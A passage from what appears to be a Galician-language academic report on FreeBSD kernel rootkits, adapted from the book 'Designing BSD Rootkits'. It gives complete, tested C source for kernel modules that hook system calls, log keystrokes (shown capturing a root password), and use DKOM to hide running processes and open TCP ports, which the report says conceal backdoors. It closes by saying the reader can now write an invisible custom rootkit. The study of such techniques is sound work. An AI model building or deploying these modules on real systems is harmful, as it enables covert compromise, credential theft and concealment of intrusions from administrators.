       GID_WHEEL,0600,"cd_example");
73     uprintf("Character device loaded.\n");
74     break;
75   case MOD_UNLOAD:
76     destroy_dev(sdev);
77     uprintf("Character device unloaded.\n");
78     break;
79   default:
80     error = EOPNOTSUPP;
81       break;
82   }
83   return(error);
84 }
```

```
85 DEV_MODULE(cd_example, load, NULL);
```

Vemos reflexado no código anterior os conceptos explicados anteriormente: diferenciamos as partes do *Character Device Module*, coa *cdevsw struct*, neste caso *cd_example_cdevsw*.

Vemos as funcións definidas para cada entrada da struct, ca implementacion de *open, close, write e read*.

E vemos tamén a función chamada ao facer *load-unload*, e dentro dela vemos as liñas encargadas de crear e eliminar o dispositivo, como ben explicamos anteriormente, cas chamadas *make_dev e destroy_dev*.

Na seguinte imaxe, vemos como cargamos e como se comporta o noso *Character Device Module* personalizado:

```
root@freebsd:~/rootkits/CDM # kldload ./cd_example.ko
Character device loaded.
root@freebsd:~/rootkits/CDM # ls -l //dev/cd
cd_example% cd0%
root@freebsd:~/rootkits/CDM # ls -l //dev/cd_example
crw-------  1 root  wheel  0x53 Nov  7 22:32 //dev/cd_example
root@freebsd:~/rootkits/CDM #
```

Figura A.6: Character Device Personalizado

A.4.4 Probando o character device

O seguinte código, [19, Listing 1-6] corresponde a un programa *user-space* para interacturar co noso *cd_example* Character Device. O que fará, será chamar a cada *entry-point* do noso device por este orde: open, write, read, close.

```
1  #include <stdio.h>
2  #include <fcntl.h>
3  #include <paths.h>
4  #include <string.h>
5  #include <sys/types.h>
6  #define CDEV_DEVICE     "cd_example"
7  static char buf[512+1];
8  int
9  main(int argc, char *argv[])
10 {
11     int kernel_fd;
12   int len;
13     if (argc != 2) {
14     printf("Usage:\n%s <string>\n", argv[0]);
15         exit(0);
16   }
17   /* Open cd_example. */
18   if ((kernel_fd = open("/dev/" CDEV_DEVICE, O_RDWR)) == -1) {
```

```
19                  perror("/dev/" CDEV_DEVICE);
20                  exit(1);
21    }
22      if ((len = strlen(argv[1]) + 1) > 512) {
23              printf("ERROR: String too long\n");
24              exit(0);
25     }
26      /* Write to cd_example. */
27    if (write(kernel_fd, argv[1], len) == -1)
28          perror("write()");
29      else
30      printf("Wrote \"%s\" to device /dev/" CDEV_DEVICE ".\n",
31                  argv[1]);
32    /* Read from cd_example. */
33    if (read(kernel_fd, buf, len) == -1)
34          perror("read()");
35      else
36         printf("Read \"%s\" from device /dev/" CDEV_DEVICE ".\n",
37              buf);
38    /* Close cd_example. */
39      if ((close(kernel_fd)) == -1) {
40        perror("close()");
41          exit(1);
42      }
43      exit(0);
44  }
```

```
$ sudo kldload ./cd_example.ko
Character device loaded.
$ ls -l /dev/cd_example
crw-------  1 root  wheel    0,  89 Mar 26 00:32 /dev/cd_example
$ ./interface
Usage:
./interface <string>
$ sudo ./interface Hello,\ kernel!
Wrote "Hello, kernel!" to device /dev/cd_example.
Read "Hello, kernel!" from device /dev/cd_example.
```

Figura A.7: Probando o noso Character Device

A.5 Linker Files and Modules

Calquera experto en rootkits debería de estar máis que familiarizado co comando, ***kldstat***, o cal nos mostra cada ficheiro linkado dinamicamente no kernel.

```
root@freebsd:~ # kldstat
Id Refs Address        Size Name
 1   13   0x800000  1ad4ae0 kernel
 2    1 0x19000000     7000 intpm.ko
 3    1 0x19007000     5000 smbus.ko
 4    1 0x1900c000     d000 tmpfs.ko
 5    1 0x19019000     2000 cd_example.ko
 6    1 0x1901b000     2000 hello.ko
 7    1 0x1901d000     2000 sc_example.ko
```

Figura A.8: Execución kldstat

Vemos como despois de executalo sáennos varias liñas cos diferentes módulos cargados enmemoria, entre eles o propio kernel e o Hello World feito por nós capítulos atrás.

Se imos un pouco máis aló e executamos o comando ca opción **-v**, obteremos unha saída moito máis verbosa.

```
6    1 0x1901b000     2000 hello.ko (./hello.ko)
       Contains modules:
               Id Name
              525 hello
```

(a) Modulos do linker file hello

```
2    1 0x19000000     7000 intpm.ko (/boot/kernel/intpm.ko)
       Contains modules:
               Id Name
              521 pci/intsmb
              522 intsmb/smbus
```

(b) Modulos do linker file intpm

Figura A.9: Execución de kldstat -v

Ao analizala vemos que realmente temos moitos submódulos (*intsmb, smbus, hello*), o que nos leva a un importante concepto: Realmente, hello.ko e kernel, non son módulos, se non que son ***Linker Files***, e *intsmb, smbus e hello* son realmente os módulos. Esto significa que os argumentos aos comandos *kldload/unload* vistos previamente son *linker files*, non módulos, e que para cada módulo cargado no kernel temos asociado un *Linker File.* Este concepto é clave para a ocultación de KLDs.

Antes de comezar co seguinte apartado, cabe destacar que neste primer apartado corrixiuse un trozo de código do libro *Designing BSD Rootkits* [19], añadindo a liña de:

```
1 #include <sys/sysproto.h>
```

Esto fíxose cando tras a compilación de diversos módulos obtiñamos un erro do estilo de: *'AUE_NULL' undeclared here (not in a function).*

A.6 Hooking

Comezaremos a estudiar os *kernel-mode rootkits* de maneira práctica co concepto denominado ***Hooking***, posiblemente a técnica de rootkits máis popular. [19]

Hooking é unha técnica de programación que emprega os chamados *hooks* (handler functions) para modificar o fluxo de control. Un hook, rexistra a súa dirección como a dirección dunha función específica, así, cando se chame a esta, estarase chamando realmente ao *hook*, normalmente, despois será o *hook* quen chame a función orixinalmente chamada para preservar o comportamento esperado. Esto podemos velo claramente na seguinte imaxe:



Figura A.10: Funcionamento Hooking

Como se pode ver, o *Hooking* é usado para extender ou limitar a funcionalidade dunha subrutina. Imos sacarlle partido:

A.6.1 System Call Hooking

Como vimos anteriormente, unha *System Call* é o punto de entrada que unha aplicación necesita usar para comunicarse co kernel, polo que se *hookeamos* esta, podremos alterar calquera dato que o kernel devolve a algún ou todos os procesos. Véndoo cun exemplo, a continuación vemos o codigo necesario para que sempre que se chame a *mkdir*, é dicir, se cree un directorio, aparezca unha mensaxe de *kernel debugging*:

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>
#include <sys/stat.h>

/* mkdir system call hook. */
static int
mkdir_hook(struct thread *td, void *syscall_args)
{
```

```
16
17    struct mkdir_args /* {
18                  char    *path;
19                  int     mode;
20          } */ *uap;
21          uap = (struct mkdir_args *)syscall_args;
22
23          char path[255];
24          size_t done;
25          int error;
26
27          error = copyinstr(uap->path, path, 255, &done);
28          if (error != 0)
29                  return(error);
30
31          /* Print a debug message. */
32          uprintf("The directory \"%s\" will be created with the
      following"
33                  " permissions: %o\n", path, uap->mode);
34
35          return(sys_mkdir(td, syscall_args));
36  }
37
38  /* The function called at load/unload. */
39  static int
40  load(struct module *module, int cmd, void *arg)
41  {
42          int error = 0;
43          switch (cmd) {
44          case MOD_LOAD:
45                  /* Replace mkdir with mkdir_hook. */
46          sysent[SYS_mkdir].sy_call = (sy_call_t *)mkdir_hook;
47                  break;
48
49          case MOD_UNLOAD:
50                  /* Change everything back to normal. */
51          sysent[SYS_mkdir].sy_call = (sy_call_t *)sys_mkdir;
52                  break;
53
54      default:
55                  error = EOPNOTSUPP;
56                  break;
57          }
58
59          return(error);
60  }
```

```
61
62 static moduledata_t mkdir_hook_mod = {
63         "mkdir_hook",           /* module name */
64         load,                   /* event handler */
65         NULL                    /* extra data */
66 };
67
68 DECLARE_MODULE(mkdir_hook, mkdir_hook_mod, SI_SUB_DRIVERS,
       SI_ORDER_MIDDLE);
```

Parándonos a analizar o código, vemos como unha vez que se carga o módulo, o *Event Handler* rexistra *mkdir_hook* como o *mkdir* por defecto. Esta liña é a que instala o *hook*. A constante *SYS_MKDIR* danos o *offset* do módulo real do *mkdir*, esto está contido en <sys/syscall.h>, onde están todos os *offset* das chamadas do sistema. A continuación, vemos que ocurre ao cargar e executar o noso novo *mkdir*:

```
root@freebsd:~/rootkits/Hooking/mkdir # kldload ./mkdir_hook.k
mkdir_hook.kld  mkdir_hook.ko*
root@freebsd:~/rootkits/Hooking/mkdir # kldload ./mkdir_hook.ko
root@freebsd:~/rootkits/Hooking/mkdir # mkdir probando
The directory "probando" will be created with the following permissions: 777
root@freebsd:~/rootkits/Hooking/mkdir # ls -l
total 28
-rw-r--r--  1 root  wheel  2414 Nov  8 01:39 .depend.mkdir_hook.o
-rw-r--r--  1 root  wheel     0 Nov  8 01:39 export_syms
lrwxr-xr-x  1 root  wheel    25 Nov  8 01:36 machine -> /usr/src/sys/i386/include
-rw-r--r--  1 root  wheel    59 Nov  8 00:50 makefile
-rw-r--r--  1 root  wheel  1781 Nov  8 01:39 mkdir_hook.c
-rw-r--r--  1 root  wheel  2547 Nov  8 01:39 mkdir_hook.kld
-rwxr-xr-x  1 root  wheel  3564 Nov  8 01:39 mkdir_hook.ko
-rw-r--r--  1 root  wheel  2308 Nov  8 01:39 mkdir_hook.o
drwxr-xr-x  2 root  wheel   512 Nov  8 01:40 probando
lrwxr-xr-x  1 root  wheel    24 Nov  8 01:36 x86 -> /usr/src/sys/x86/include
```

Figura A.11: Hooked mkdir

A.6.2 Key Stroke Logging

Imos ver a continuación, outra forma de *hooking*, xa máis interesante, pero á vez moi doada de implementar.

KeyLoggin consiste simplemente en capturar as teclas pulsadas por un usuario. Para facer esto, en FreeBSD basta con facer *hooking* sobre a System Call "*read*", que se encarga de leer a entrada. Para programar este *hook*, debemos saber como funciona *read*, a cal lee *nbytes* de datos do obxecto referenciado polo file descriptor *fd* no buffer *buf*, polo tanto, para interceptar o teclado, bastará con gardar *buf*, cando *fd* sexa 0 (a *input* por defecto).

```
ssize_t
read(int fd, void *buf, size_t nbytes);
```

Figura A.12: Cabeceira da System Call: read

Vémolo máis claro no seguinte exemplo:

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>

/*
* read system call hook.
* Logs all keystrokes from stdin.
* Note: This hook does not take into account special characters,
    such as * Tab, Backspace, and so on.
*/


static int
read_hook(struct thread *td, void *syscall_args)
{
        struct read_args /* {
                int     fd;
                void    *buf;
                size_t  nbyte;
        } */ *uap;
        uap = (struct read_args *)syscall_args;

        int error;
```

```
29          char buf[1];
30          int done;
31
32
33      error = sys_read(td, syscall_args);
34
35
36      if (error || (!uap->nbyte) || (uap->nbyte > 1) || (uap->fd !=
        0))
37        return(error);
38
39
40      copyinstr(uap->buf, buf, 1, &done);
41          printf("%c\n", buf[0]);
42
43          return(error);
44  }
45
46  /* The function called at load/unload. */
47   static int
48  load(struct module *module, int cmd, void *arg)
49  {
50          int error = 0;
51          switch (cmd) {
52          case MOD_LOAD:
53                  /* Replace read with read_hook. */
54                  sysent[SYS_read].sy_call = (sy_call_t *)read_hook;
55                  break;
56          case MOD_UNLOAD:
57                  /* Change everything back to normal. */
58                  sysent[SYS_read].sy_call = (sy_call_t *)sys_read;
59                  break;
60          default:
61                  error = EOPNOTSUPP;
62                  break;
63          }
64
65          return(error);
66  }
67
68  static moduledata_t read_hook_mod = {
69          "read_hook",            /* module name */
70          load,                   /* event handler */
71          NULL                    /* extra data */
72  };
73
```

```
74 DECLARE_MODULE(read_hook, read_hook_mod, SI_SUB_DRIVERS,
       SI_ORDER_MIDDLE);
```

Como vemos, este hook segue unha estructura idéntica ao feito anteriormente para mkdir, ambos programas obtidos de [19, Chapter 2, Listings 2-1, 2-2]. Como extra, vemos como a función de *read_hook* devolverá erro se o *fd* co que se atopa non é *input*(0) ou o que se está capturando non son *keystrokes*. En calquera outro caso cópiase o *buffer* e así capturamos as teclas pulsadas.

Cargando e executando este *rootkit* vemos o seguinte:

```
root@freebsd:/usr/home/test # dmesg | tail -n 11
r
o
o
t

t
o
o
r
```

Figura A.13: KeyLoggin o login de root

A.6.3 Kernel Process Tracing

Unha vez vistos estes dous exemplos xa deberiamos ser capaces de *hookear* calquer *System Call*. Pero, como sabemos cales son útiles e cales non? Pois co concepto chamado ***Tracing***.

Esto, é unha técnica de diagnóstico e depuración para ver cada operación realizada polo kernel. En FreeBSD esto facémolo cos comandos ***ktrace*** e ***kdump***, aínda que existen os seus análogos noutros sistemas operativos.

```
root@aso:~/Desktop/miscelanous # ktrace ls
ktrace.out test.txt
root@aso:~/Desktop/miscelanous #
```

Figura A.14: Funcionamento ktrace

```
1505 ls       CALL  fchdir(0x4)
1505 ls       RET   fchdir 0
1505 ls       CALL  close(0x4)
1505 ls       RET   close 0
1505 ls       CALL  mmap(0,0x1000,0x3<PROT_READ|PROT_WRITE>,
1505 ls       RET   mmap 34367254528/0x80072b000
1505 ls       CALL  fstat(0x1,0x7fffffffda50)
1505 ls       STRU  struct stat {dev=1895890688, ino=99, moc
1505 ls       RET   fstat 0
1505 ls       CALL  ioctl(0x1,TIOCGETA,0x7fffffffda00)
1505 ls       RET   ioctl 0
1505 ls       CALL  write(0x1,0x8006d8000,0x14)
1505 ls       GIO   fd 1 wrote 20 bytes
     "ktrace.out test.txt
     "
1505 ls       RET   write 20/0x14
```

Figura A.15: Funcionamento kdump

Vemos como a operación *ls* fai varias chamadas ao sistema, como *write*, *close* ou *fchdir*. Polo que *hookeando* calquera delas estariamos *hookeando* tamén ao comando *ls*.

Este concepto é útil para cando non sabemos que *System Calls* utiliza unha funcionalidade concreta do S.O, ou simplemente, cando queremos hookear unha desas funcionalidades pero sen *hookeala* a ela directamente, é dicir, a unha *System Call* 'filla'. Por exemplo, *hookeando lseek*, *hookeariamos* ls sen facelo directamente como con mkdir ou read dos exemplos anteriores. Isto todo, conseguímolo gracias ao denominado *Kernel Tracing*.

Destacar que durante este segundo capítulo corrixiuse outro erro no código proposto no libro *Designing BSD Rootkits* [19], o cal era que á hora de chamar ás *System Calls* orixinais de read e mkdir do sistema, a partir de 2011 parouse de facer do xeito mostrado no libro, que era ben *read()* ou ben *mkdir()*. Estas funcións foron substituidas por *sys_read()* e *sys_mkdir()* según o atopado en [29].

A.7 Direct Kernel Object Manipulation

A continuación estudiaremos en profundidade a técnica DKOM introducida anteriormente 1.3.3.

A.7.1 Conceptos de kernel de freeBSD

Moitos datos interesantes nos sistemas son almacenados como ***Queue Data Structures***, é dicir, listas. Por exemplo, as listas de *Linker Files* ou de módulos cargados no kernel das que falamos en capítulos anteriores.

No ficheiro *<sys/queue.h>* defínense 4 tipos destas estructuras mencionadas previamente: As *Single Linked, Single Linked Tail Queues, Double Linked* e *Double Linked Tail Queues.* Neste

ficheiro están tamén definidos 61 *Macros* para tratar con estas estruturas. Expóñense a continuación, os básicos para facer *DKOM* con *Double Linked Lists*.

- ***LIST_HEAD***: apunta ao primer elemento da lista.
- ***LIST_HEAD_INITIALIZER***: valor inicial por defecto do primeiro elemento da lista.
- ***LIST_ENTRY***: declara a estrutura que conecta os elementos nunha *Double Linked List*.
- ***LIST_FOREACH***: recorre a lista desde o seu head nunha dirección forward concreta.
- ***LIST_REMOVE***: encargado de eliminar elementos da lista.

  Como veremos a continuación, podemos alterar a forma na que o kernel percibe o estado do sistema operativo manipulando estas *Queue Data Structures*. Pero, ao facer isto, corremos un grave risco de danar o sistema modificando estes obxectos de forma preferente, é dicir, se o noso código é interrumpiudo e outro thread accede aos datos que nós estabamos manipulando producirase un erro, o famoso e temido ***KERNEL PANIC***. Para solucionar esto, usaremos as funcións de ***Mutex Lock e Unlock***: [30]

  - ***mtx_lock*** Outórganos exclusión total dun ou máis obxectos e é o método principal de sincronización de thread. Se outro thread está bloqueando o mutex, o novo *caller* (thread que 'chama' ao mutex bloqueado) durmirá ata que o mutex esté dispoñible.
  - ***mtx_unlock*** O mutex bloqueado é liberado, e pode ser collido polo mutex de maior prioridade á espera (*callers* á espera).
  - ***Shared e exclusive locks*** Son bloqueos por prioridade. Múltiples threads poden ter un bloqueo compartido, pero só un pode telo exclusivo. E unha vez que un bloqueo é exclusivo, non pode ser compartido. As funcións para traballar con estes conceptos son ***sx_slock*** e ***sx_sunlock*** e ***sx_xlock*** e ***sx_xunlock***.

A.7.2 Esconder un proceso correndo

Agora que xa sabemos os conceptos necesarios, imos esconder un proceso mediante o uso de *DKOM*. Pero antes imos mencionar algúns conceptos clave máis que nos farán comprender mellor o código mostrado e o seu funcionamento:

- ***proc structure***: Cada proceso está almacenado na estructura proc, definida en *<sys/proc.h>*.

– ***allproc***: Hai dúas grandes listas de procesos, a *zombproc*, que contén todos os procesos en estado *Zombie*, e a *allproc*, que contén todos os demais. Esta lista é accedida por comandos como *ps* ou *top* para diagnóstico de procesos do sistema. Polo que, como primeira aproximación deducimos, que eliminando un proceso desta lista, podemos facer que para ollos do sistema desapareza.

Unha vez que sabemos todo esto, imos ver o seguinte código onde diseñaremos un *System Call Module* que oculte un proceso correndo mediante *DKOM*. Este código, así como o resto de programas deste traballo e os conceptos teóricos de *DKOM* vistos previamente atópanse en [19, Chapter 3, Listing 3-1]:

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/queue.h>
#include <sys/lock.h>
#include <sys/sx.h>
#include <sys/mutex.h>
#include <sys/sysproto.h>

struct process_hiding_args {
        char *p_comm;           /* process name */
};

/* System call to hide a running process. */
static int
process_hiding(struct thread *td, void *syscall_args)
{
        struct process_hiding_args *uap;
        uap = (struct process_hiding_args *)syscall_args;
        struct proc *p;


  sx_xlock(&allproc_lock);
        /* Iterate through the allproc list. */

        LIST_FOREACH(p, &allproc, p_list) {
      PROC_LOCK(p);

      if (!p->p_vmspace || (p->p_flag & P_WEXIT)) {
                        PROC_UNLOCK(p);
```

```
35                          continue;
36                  }
37
38              /* Do we want to hide this process? */
39          if (strncmp(p->p_comm, uap->p_comm, MAXCOMLEN) == 0)
40            LIST_REMOVE(p, p_list);
41
42          PROC_UNLOCK(p);
43            }
44
45    sx_xunlock(&allproc_lock);
46
47    return(0);
48  }
49
50  /* The sysent for the new system call. */
51  static struct sysent process_hiding_sysent = {
52          1,                      /* number of arguments */
53          process_hiding          /* implementing function */
54  };
55
56  /* The offset in sysent[] where the system call is to be allocated.
        */
57  static int offset = NO_SYSCALL;
58
59  /* The function called at load/unload. */
60  static int
61  load(struct module *module, int cmd, void *arg)
62  {
63          int error = 0;
64          switch (cmd) {
65          case MOD_LOAD:
66                  uprintf("System call loaded at offset %d.\n",
        offset);
67                  break;
68          case MOD_UNLOAD:
69                  uprintf("System call unloaded from offset %d.\n",
        offset);
70                  break;
71          default:
72                  error = EOPNOTSUPP;
73                  break;
74          }
75
76          return(error);
77  }
```

```
78
79 SYSCALL_MODULE(process_hiding, &offset, &process_hiding_sysent,
       load, NULL);
```

Importante ver neste exemplo todo o explicado anteriormente, desde como primeiramente bloqueamos *allproc* coa funcion *lock*, e despois cada *proc structure* dentro dela. Obviamente estos bloqueos son liberados ao final do código cas funcións explicadas.

Tamén fixarse nos *string compares* para evitar esconder un proceso que ten como estado: *working on exit*, xa que para que queremos ocultar un proceso que non se vai executar.

Por último tamén destacar, que despois de eliminar o proceso de *allproc*, non facemos un *break*. Por qué? Para evitar problemas ca ocultación se o proceso foi forkeado ou duplicado. Polo tanto, necesitas iterar por toda a lista allproc para eliminar todos os posibles acertos na búsqueda.

```
$ sudo kldload ./process_hiding.ko
System call loaded at offset 210.
$ ps
  PID  TT  STAT      TIME COMMAND
  530  v1  S      0:00.21 -bash (bash)
  579  v1  R+     0:00.02 ps
  502  v2  I      0:00.42 -bash (bash)
  529  v2  S+     0:02.52 top
$ perl -e '$p_comm = "top";' -e 'syscall(210, $p_comm);'
$ ps
  PID  TT  STAT      TIME COMMAND
  530  v1  S      0:00.26 -bash (bash)
  584  v1  R+     0:00.02 ps
  502  v2  I      0:00.42 -bash (bash)
```

Figura A.16: Ocultando un proceso con DKOM

Por suposto, conseguir ocultar por completo un proceso, é unha tarefa complexa e máis longa ca exposta neste documento. Un proceso non só pode ser atopado en *allproc* ou *zombproc*, por exemplo, podemos encontralo buscando directamente polo seu *PID*.

Á parte deste, hai outras ubicacións das que nos temos que preocupar á hora de ocultar un proceso, como son a lista de procesos fillos do proceso pai, *nprocs*, ou o *process group* do proceso pai.

Amañar tanto o problema do *PID* como estes últimos queda en mans do lector deste documento, para que investigue e intente corrixilos por si só. No libro no que baseamos esta parte práctica, teremos a solución ao primeiro dos problemas. [19, Listing 3-2]

Para finalizar *DKOM*, imos ver como usalo, xunto con todos os conceptos de memoria que levamos vistos, para ocultar un porto *TCPbased* aberto. Pero antes, volvemos necesitar un pouco de información previa para entender tanto o código como o seu funcionamento:

- ***inpcb Structure*** Para cada socket *TCP/UDP*, é creada unha *inpcb structure*, encargada de manter os datos de interconexión como as direccións, portos, información de routing.... Ten varios campos e a súa estrutura podemos vela en *<netinet/in_pcb.h>*.
- A Lista ***tcbinfo.listhead***. Cada *inpcb structure* asociada cun socket tcp/udp está mantida nunha *Double Linked List* pertencente ao módulo do protocolo tcp. Esta lista podemos estudiala máis en profundidade en *<netinet/tcp_var.h>*.

Unha vez que sabemos esto é facil deducir que podemos ocultar un porto tcp aberto eliminando a sua *inpcb structure* da lista *tcbinfo.listhead*. A continuación, vemos o código C que o fai:

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/queue.h>
#include <sys/socket.h>
#include <net/if.h>
#include <netinet/in.h>
#include <netinet/in_pcb.h>
#include <netinet/ip_var.h>
#include <netinet/tcp_var.h>
#include <sys/sysproto.h>

struct port_hiding_args {
        u_int16_t lport;        /* local port */
};

/* System call to hide an open port. */
static int
port_hiding(struct thread *td, void *syscall_args)
{
        struct port_hiding_args *uap;
        uap = (struct port_hiding_args *)syscall_args;

        struct inpcb *inpb;
```

```
29
30          INP_INFO_WLOCK(&tcbinfo);
31
32          /* Iterate through the TCP-based inpcb list. */
33          LIST_FOREACH(inpb, tcbinfo.ipi_listhead, inp_list) {
34
35          if (inpb->inp_vflag & INP_TIMEWAIT)
36                          continue;
37
38          INP_LOCK(inpb);
39
40                  /* Do we want to hide this local open port? */
41          if (uap->lport == ntohs(inpb->inp_inc.inc_ie.ie_lport))
42                          LIST_REMOVE(inpb, inp_list);
43
44                  INP_UNLOCK(inpb);
45          }
46
47          INP_INFO_WUNLOCK(&tcbinfo);
48
49          return(0);
50  }
51
52  /* The sysent for the new system call. */
53  static struct sysent port_hiding_sysent = {
54          1,                      /* number of arguments */
55          port_hiding             /* implementing function */
56  };
57
58  /* The offset in sysent[] where the system call is to be allocated.
        */
59  static int offset = NO_SYSCALL;
60
61  /* The function called at load/unload. */
62  static int
63  load(struct module *module, int cmd, void *arg)
64  {
65          int error = 0;
66          switch (cmd) {
67          case MOD_LOAD:
68                  uprintf("System call loaded at offset %d.\n",
        offset);
69                  break;
70          case MOD_UNLOAD:
71                  uprintf("System call unloaded from offset %d.\n",
        offset);
```

```
72                      break;
73              default:
74                      error = EOPNOTSUPP;
75                      break;
76
77              }
78
79              return(error);
80      }
81
82      SYSCALL_MODULE(port_hiding, &offset, &port_hiding_sysent, load,
            NULL);
```

Vemos como realmente o código é unha vez máis unha réplica estruturalmente dos demais rootkits feitos ata agora. Á parte, este, que a priori pode non ser o rootkit máis chamativo, é un dos máis usados, xa que é necesario para ocultar o feito de ter aberta unha backdoor do equipo, unha das finalidades máis comúns dos rootkits.

Vemos a continuación, como actúa:

```
$ sudo kldload ./port_hiding.ko
System call loaded at offset 210.
$ netstat -anp tcp
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address          Foreign Address       (state)
tcp4       0      0  192.168.123.107.23     192.168.123.153.61141 ESTABLISHED
tcp4       0      0  *.23                   *.*                   LISTEN
tcp4       0      0  127.0.0.1.25           *.*                   LISTEN
$ perl -e 'syscall(210, 23);'
$ netstat -anp tcp
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address          Foreign Address       (state)
tcp4       0      0  127.0.0.1.25           *.*                   LISTEN
```

Figura A.17: Ocultando un porto aberto

Antes de acabar con este capítulo, imos facernos unha pregunta: Qué pasa se un dos nosos procesos escondidos, é atopado e matado?

No mellor dos escenarios, nada. No peor, un *kernel panic* debido a que como xa está eliminado das listas onde o sistema vai buscar, producirase un erro. Como boa práctica para *catchear* este erro, deberiamos *hookear* as funcións de finalización para previr que eliminen procesos escondidos nosos, ou para que os volvan colocar nas listas onde se van buscar e das cales foron eliminados.

Outra boa medida sería implementar o noso propio exit, ou simplemente non facer nada, xa que se o noso proceso está tan ben oculto, como deberia, nunca será descuberto...Ou eso di a teoría.

A.8 Kernel Object Hooking

A discusión anterior centrouse en alterar o kernel simplemente modificando datos pertencentes as *Queue Data Structures* do propio kernel. Moitas desas estruturas están envoltas no fluxo de control do sistema, polo tanto e como ben vimos previamente, poden ser *hookeadas*. Esto é chamado *Kernel Object Hooking*, ou KOH.

A.8.1 Hooking a Character Device

Como recordamos do primeiro capítulo, un *Character Device* está definido polas súas entradas na *Character Device Swith Table*, polo tanto, modificando estas entradas podriamos modificar o comportamento do character device. Antes de demostrar isto, imos ver alguns exemplos.

- ***cdevp_list Tail Queue e cdev_priv Structures***: En FreeBSD todos os character device están recollidos nunha *doubly-linked tail queue*, privada, chamada *cdevp_list*. Está formada por *cdev_priv structures*.
- ***devmtx Mutex***: Recurso asociado ao control de acceso a *cdevp_list*.

Efectivamente, para modificar unha *switch table* dun *character device* basta con acceder a *cdevp_list*. O seguinte código aproveitarase deso, recorrendo *cdevp_list* en busca de *cd_example*. Encontrarao e reemplazará o seu *entry point* cunha simple *call hook*.

```
1  #include <sys/param.h>
2  #include <sys/proc.h>
3  #include <sys/module.h>
4  #include <sys/kernel.h>
5  #include <sys/systm.h>
6  #include <sys/conf.h>
7  #include <sys/queue.h>
8  #include <sys/lock.h>
9  #include <sys/mutex.h>
10 #include <fs/devfs/devfs_int.h>
11
12 /*extern TAILQ_HEAD(, cdev_priv) cdevp_list;*/
13
14 d_read_t        read_hook;
15 d_read_t        *read;
16
17 /* read entry point hook. */
18 int
19 read_hook(struct cdev *dev, struct uio *uio, int ioflag)
```

```
20 {
21         uprintf("You ever dance with the devil in the pale
    moonlight?\n");
22 
23     return((*read)(dev, uio, ioflag));
24 }
25 
26 /* The function called at load/unload. */
27 static int
28 load(struct module *module, int cmd, void *arg)
29 {
30         int error = 0;
31         struct cdev_priv *cdp;
32         switch (cmd) {
33         case MOD_LOAD:
34                 mtx_lock(&devmtx);
35 
36                 /* Replace cd_example's read entry point with
    read_hook. */
37                 TAILQ_FOREACH(cdp, &cdevp_list, cdp_list) {
38                         if (strcmp(cdp->cdp_c.si_name,
    "cd_example") == 0) {
39 
40             read = cdp->cdp_c.si_devsw->d_read;
41 
42             cdp->cdp_c.si_devsw->d_read = read_hook;
43 
44                             break;
45                         }
46                 }
47 
48                 mtx_unlock(&devmtx);
49                 break;
50 
51         case MOD_UNLOAD:
52                 mtx_lock(&devmtx);
53                 /* Change everything back to normal. */
54                 TAILQ_FOREACH(cdp, &cdevp_list, cdp_list) {
55                         if (strcmp(cdp->cdp_c.si_name,
    "cd_example") == 0) {
56             cdp->cdp_c.si_devsw->d_read = read;
57                             break;
58                         }
59                 }
60 
61                 mtx_unlock(&devmtx);
```

```
62                  break;
63
64          default:
65                  error = EOPNOTSUPP;
66                  break;
67          }
68
69          return(error);
70  }
71
72  static moduledata_t cd_example_hook_mod = {
73          "cd_example_hook",      /* module name */
74          load,                   /* event handler */
75          NULL                    /* extra data */
76  };
77
78  DECLARE_MODULE(cd_example_hook, cd_example_hook_mod,
      SI_SUB_DRIVERS,     SI_ORDER_MIDDLE);
```

Compilando e cargando este módulo como todos os anterior, vemos que ao executalo funciona da seguinte maneira:

```
$ sudo kldload ./cd_example_hook.ko
$ sudo ./interface Tell\ me\ something,\ my\ friend.
Wrote "Tell me something, my friend." to device /dev/cd_example
You ever dance with the devil in the pale moonlight?
Read "Tell me something, my friend." from device /dev/cd_example
```

Figura A.18: Hookeando un Character Device

A.9 Conclusions

Unha vez chegados até aquí, vimos varias técnicas empregadas por diversos rootkits como poden ser *DKOM*, *Hooking* ou *KOH*. Coñecemos tamén unha enorme variedade de conceptos teóricos sobre a memoria e o kernel de equipos FreeBSD, idénticos ou moi similares noutros moitos S.O. Abordamos tamén centos de liñas de código en C, traballando co Kernel e diferentes módulos, librerías e conceptos relacionados, co fin de aplicar todas as ideas previas para crear un rootkit personalizado e ocultalo. E como complemento, vimos varias utilidades e funcionalidades de diferentes comandos de equipos UNIX relacionadas ca memoria, kernel, procesos e threads.

A complexidade e volume das ideas adquiridaa é innegable, polo que poñendoas en práctica temos o coñecemento necesario para escribir un rootkit desde 0, totalmente

personalizado e invisible, que comprometa unha ou varias funcionalidades do equipo atacado. Pero, para chegar ata aquí, atopamos tamén diversas dificultades, parte delas resoltas, e parte delas documentadas a continuación:

A.10 Problemas atopados

O maior foco de problemas e erros recaeu á hora da compilación e execución do código exposto, así como lidiando ca incompatilibilidade de librerías e funcións entre diferentes versións e arquitecturas de FreeBSD.

Como ben comentamos previamente, algúns destes foron solucionados, pero outros moitos, non puideron ser parcheados, polo que aclarar, que sempre que se deu esta situación, o código e capturas mostradas no report son literalmente os recollidos no libro de Joseph Kong [19] os cales sí que son totalmente correctos en versións 6.0 de FreeBSD.

